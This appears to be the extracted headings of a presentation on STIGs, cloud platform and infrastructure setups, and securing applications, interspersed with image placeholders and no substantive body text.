
What is a STIG?




Platform and Infrastructure




Using Cloud Technology




“Clouder” Version




“Even Cloudier” Version



“Cloudiest?” Version



Securing the Application

